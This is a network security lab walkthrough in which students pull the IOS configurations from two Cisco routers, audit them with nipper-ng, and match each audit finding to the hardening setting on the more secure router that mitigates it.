


Then press **<SHIFT><CTRL><C>** (or choose Edit->Copy).

Open gedit by going to the "mouse menu" in the upper left corner, and choosing the "gedit" favorite.



Paste the selected IOS configuration text into gedit (press **<CTRL><V>**):



Then press "Save" and save as: "/home/student/router12.conf".

6. We will follow the same process for 10.5.30.13 (which has a more secure configuration), and copy its configuration locally. It has the same username/password as 10.5.30.12.

   We will show the abbreviated steps here, see the previous steps for detailed screenshots, etc.

   Type the following in a terminal (note are connecting to a different router than the previous steps, with an IP address ending in ".13"):

```
$ ssh test@10.5.30.13
```

   Then type user test's password: **Bond007**

   You may receive a prompt to verify the RSA key fingerpint. If this happens enter "yes".

   Type the following:

```
# terminal length 0
# show configuration
```

   Copy the configuration from your terminal scroll up to first exclamation point (below the line that begins with "Using …") and highlight it. Then scroll down to the word "end". Then press **<SHIFT><CTRL><C>** (or choose Edit->Copy).

   If gedit is still open: press the "+" sign (in the upper left) to open a new document. If you previously closed gedit: open it again by going to the "mouse menu" in the upper left corner of the desktop, and choosing the "gedit" favorite.


   Paste the selected IOS configuration text into gedit (press **<CTRL><V>**).

   Then press "Save" and save as: "/home/student/router13.conf".


7. Analyze the two Cisco IOS configurations with nipper-ng. Open a new Linux terminal and type the following commands

```
$ nipper --input=/home/student/router12.conf > /home/student/Desktop/router12.html
$ nipper --input=/home/student/router13.conf > /home/student/Desktop/router13.html
```

Two desktop HTML reports will be created.




Double-click on each: they will open in Firefox tabs.



8. We will now perform analysis of the two configurations. Remember that Router 12 (10.5.30.12) has a fairly basic (and less secure) configuration, while Router13 (10.5.30.13) has a more secure (though hardly perfect) configuration.

Compare the "Security Audit" outline summaries for both routers. Router12 has 19 items (including "Introduction" and "Conclusion", while Router13 has eight. Here is a side-by-side comparison, with Router12 on the left:



2. Security Audit
- 2.1. Introduction
- 2.2. Weak Password / Key
- 2.3. Inbound TCP Connection Keep Alives
- 2.4. Connection Timeout
- 2.5. Auxiliary Port
- 2.6. IP Source Routing
- 2.7. Simple Network Management Protocol
- 2.8. Telnet
- 2.9. ICMP Redirects
- 2.10. Logging
- 2.11. Proxy ARP
- 2.12. SSH Protocol Version
- 2.13. Cisco Discovery Protocol
- 2.14. Classless Routing
- 2.15. BOOTP
- 2.16. IP Unreachables
- 2.17. Service Password Encryption
- 2.18. Packet Assembler / Disassembler
- 2.19. Conclusions

2. Security Audit
- 2.1. Introduction
- 2.2. Connection Timeout
- 2.3. Auxiliary Port
- 2.4. Telnet
- 2.5. Logging
- 2.6. SSH Protocol Version
- 2.7. Classless Routing
- 2.8. Conclusions

Let's inspect the differences between the two Security Auditing finds. Router12 has following unique findings when compared with Router13:

- Weak Password / Key
- Inbound TCP Connection Keep Alives
- IP Source Routing
- Simple Network Management Protocol
- ICMP Redirects
- Proxy ARP
- Cisco Discovery Protocol
- BOOTP
- IP Unreachables
- Service Password Encryption
- Packet Assembler / Disassembler

Your challenge: research the specific Cisco IOS configuration settings that resulted in Router13 receiving eleven less Security Audit findings when compared with Router12. Inspect the Security Audit findings in the nipper-ng report for Router12 (click on each link in the Security Audit outline shown above on the left), and see if you can find a line in the Cisco IOS configuration for Router13 that mitigated that security issue. Note that some settings are repeated. For example: all of the interfaces on router13 have "no ip proxy arp" configured. Also note: removing functionality (such as SNMP) may result in fewer findings.

We will directly walk through the first two findings: "`Weak Password / Key`" and "`Inbound TCP Connection Keep Alives`", and fill in a worksheet for those two settings.

Then your challenge is to complete the rest of the worksheet. A full walkthrough follows.

9. Let's investigate the "Weak Password / Key" finding. Click on that link in the report for Router12.

2.2. Weak Password / Key

Observation: Strong passwords tend to contain a number of different types of character, such as uppercase and lowercase letters, numbers and punctuation characters. Weaker passwords tend not to contain a mixture of character types. Additionally, weaker passwords tend to be short in length.

Nipper identified one password / key that did not meet the minimum password complexity requirements. The read/write Simple Network Management Protocol (SNMP) community string was pr1v4t3.

Impact: If an attacker were able to gain a password or key, either through dictionary-based guessing techniques or by a brute-force method, the attacker could gain a level of access to Router12.

Ease: A number of dictionary-based password guessing and password brute-force tools are available on the Internet.


Recommendation: Nipper strongly recommends that the weak password be immediately changed to one that is stronger. Nipper recommends that passwords be made up of at least eight characters in length and contain either uppercase or lowercase characters and numbers.

The issue is the SNMP community string ("pr1v4t3"). Let's investigate why this finding was not discovered on Router13.

Let's open both "/home/student/router12.conf" and "/home/student/router13.conf" with gedit, so that we can search both easily.

To do this open gedit. Then click on "File" -> "Open" and choose "/home/student/router12.conf". Then click on the "+" next to "Open", press "Open" again, and open "/home/student/router13.conf".

Search router12.conf for "pr1v4t3". Press **<CTRL><F>** and search for "pr1v4t3":



nipper-ng seems to be flagging this line: `snmp-server community pr1v4t3 RW`


Click the gedit tab for router13.conf, and search for "community":

There is no match, which means SNMP is not configured. This is why Router13 did not have a "Weak Password / Key" finding.

10. Let's investigate the "Inbound TCP Connection Keep Alives" finding. Here is the nipper-ng report section for Router12:

> **2.3. Inbound TCP Connection Keep Alives**
>
> **Observation:** Connections to a Cisco Router device could become orphaned if a connection becomes disrupted. An attacker could attempt a Denial of Service (DoS) attack against a Cisco Router by exhausting the number of possible connections. Transmission Control Protocol (TCP) keep alive messages can be configured to confirm that a remote connection is valid and then terminate any orphaned connections.
>
> Nipper determined that TCP keep alive messages are not sent for connections from remote hosts.
>
> **Impact:** An attacker could attempt a DoS by exhausting the number of possible connections.
>
> **Ease:** Tools are available on the Internet that can open large numbers of TCP connections without correctly terminating them.
>
> **Recommendation:** Nipper recommends that TCP keep alive messages be sent to detect and drop orphaned connections from remote systems. TCP keep alive messages can be enabled for connections from remote systems using the following command:
>
> ```
> service tcp-keepalives-in
> ```

Nipper-ng recommends adding the "service tcp-keepalives-in" setting. Search router13.conf for that setting.



There it is! This is why Router13 did not receive that finding.

Here is a worksheet, with the first two entries completed. Your challenge: complete the remainder of the worksheet, following the process we have been using for the first two entries. A full walkthrough follows. Choose your own difficulty!

Security Audit Finding	Mitigating Factor or Cisco IOS Configuration Setting
Weak Password / Key	SNMP is not configured
Inbound TCP Connection Keep Alives	**service tcp-keepalives-in**
IP Source Routing	
Simple Network Management Protocol	
ICMP Redirects	
Proxy ARP	
Cisco Discovery Protocol	
BOOTP	
IP Unreachables	
Service Password Encryption	
Packet Assembler / Disassembler	

Note: this section contains a streamlined walkthrough, showing the relevant sections of the nipper-ng report, and the respective router12.conf or router13.conf sections.

11. IP Source Routing

Nipper-ng report section:

2.6. IP Source Routing

Observation: IP source routing is a feature whereby a network packet can specify how it should be routed through the network. Cisco routers normally accept and process source routes specified by a packet, unless the feature has been disabled.

Nipper determined that IP source routing was not disabled.


Impact: IP source routing can allow an attacker to specify a route for a network packet to follow, possibly to bypass a Firewall device or an Intruder Detection System (IDS). An attacker could also use source routing to capture network traffic by routing it through a system controlled by the attacker.

Ease: An attacker would have to control either a routing device or an end point device in order to modify a packets route through the network. However, tools are available on the Internet that would allow an attacker to specify source routes. Tools are also available to modify network routing using vulnerabilities in some routing protocols.

Recommendation: Nipper recommends that, if not required, IP source routing be disabled. IP source routing can be disabled by issuing the following Internet Operating System (IOS) command:

```
no ip source-route
```

Matching router13.conf section:



Mitigating Cisco IOS Configuration setting: **`no ip source-route`**

12. Simple Network Management Protocol

Nipper-ng report section:

2.7. Simple Network Management Protocol

Observation: SNMP is used to assist network administrators in monitoring and managing a wide variety of network devices. There are three main versions of SNMP in use. Versions 1 and 2 of SNMP are both secured with a community string and authenticate and transmit network packets without any form of encryption. SNMP version 3 provides several levels of authentication and encryption. The most basic level provides a similar protection to that of the earlier protocol versions. However, SNMP version 3 can be configured to provide encrypted authentication (auth) and secured further with support for encrypted data communications (priv).

Nipper determined that SNMP protocol version 1 was configured on Router12.

Impact: Due to the unencrypted nature of SNMP protocol versions 1 and 2c, an attacker who was able to monitor network traffic could capture device configuration settings, including authentication details.

Ease: Network packet monitoring and capture tools are widely available on the Internet and SNMP tools are included as standard with some operating systems.

Recommendation: Nipper recommends that, if possible, SNMP version 1 be disabled. Furthermore, Nipper recommends that, if SNMP is required, protocol version 3 be configured with Auth and Priv authentication. SNMP protocol version 1 can be disabled with the following command for each community string:

```
no snmp-server community {Community String} {[RO] | [RW]}
```

SNMP version 3 Auth and Priv access can be configured with the following commands:

```
snmp-server group {Group Name} v3 priv

snmp-server user {Username} {Group Name} v3 auth md5 {Auth Keyword} priv {[3des] | [aes 128] |
[aes 192]} {Priv Keyword}
```

As we learned previously: Router13 does not run SNMP, which also explains this finding.

13. ICMP Redirects

Nipper-ng report section:

2.9. ICMP Redirects

Observation: Internet Control Message Protocol (ICMP) redirect messages allow systems to change the route that network traffic takes. On networks with functional network routing, disabling ICMP redirects will have little to no effect. ICMP redirects are usually enabled by default on Cisco devices.

Nipper determined that the device Router12 had support for ICMP redirects enabled on the network interface FastEthernet0/0.


Impact: An attacker could use ICMP redirect messages to route network traffic through their own router, possibly allowing them to monitor network traffic.

Ease: Tools are widely available that can send ICMP redirect messages.

Recommendation: Nipper recommends that, if not required, ICMP redirects be disabled on all network interfaces. ICMP redirects can be disabled on each individual network interface using the following command:

```
no ip redirects
```

Matching router13.conf section:



Mitigating Cisco IOS Configuration setting: **`no ip redirects`**

14. Proxy ARP

Nipper-ng report section:

2.11. Proxy ARP

Observation: ARP is a protocol that network hosts use to translate network addresses into media addresses. Under normal circumstances, ARP packets are confined to the sender's network segment. However, a Cisco router with Proxy ARP enabled on network interfaces can act as a proxy for ARP, responding to queries and acting as an intermediary.

Nipper identified one interface that had Proxy ARP enabled, FastEthernet0/0.


Impact: A router that acts as a proxy for ARP requests will extend layer two access across multiple network segments, breaking perimeter security.

Ease: A Cisco device with Proxy ARP enabled will proxy ARP requests for all hosts on those interfaces.

Recommendation: Nipper recommends that, if not required, Proxy ARP be disabled on all interfaces. Proxy ARP can be disabled on each interface with the following Cisco IOS command:

```
no ip proxy-arp
```

Matching router13.conf section:



Mitigating Cisco IOS Configuration setting: **`no ip proxy-arp`**

15. Cisco Discovery Protocol

Nipper-ng report section:

2.13. Cisco Discovery Protocol

Observation: Cisco Discovery Protocol (CDP) is a proprietary protocol that is primarily used by Cisco, but has been used by others. CDP allows some network management applications and CDP aware devices to identify each other on a Local Area Network (LAN) segment. Cisco devices, including switches, bridges and routers are configured to broadcast CDP packets by default. The devices can be configured to disable the CDP service or disable CDP on individual network interfaces.

Nipper determined that the CDP service had not been disabled, and additionally, had not been disabled on all the active network interfaces.

Impact: CDP packets contain information about the sender, such as hardware model information, operating system version and IP address details. This information would allow an attacker to gain information about the configuration of the network infrastructure.

Ease: CDP packets are broadcast to an entire network segment. An attacker could use one of the many publicly available tools to capture network traffic and view the leaked information.

Recommendation: Nipper recommends that, if not required, the CDP service be disabled on the Cisco device Router12. If CDP is required, Nipper recommends that CDP be disabled on all interfaces except those that are explicitly required.

The CDP service can be disabled by issuing the following Cisco IOS command:


```
no cdp run
```

CDP can be disabled on individual interfaces using the following command:

```
no cdp enable
```

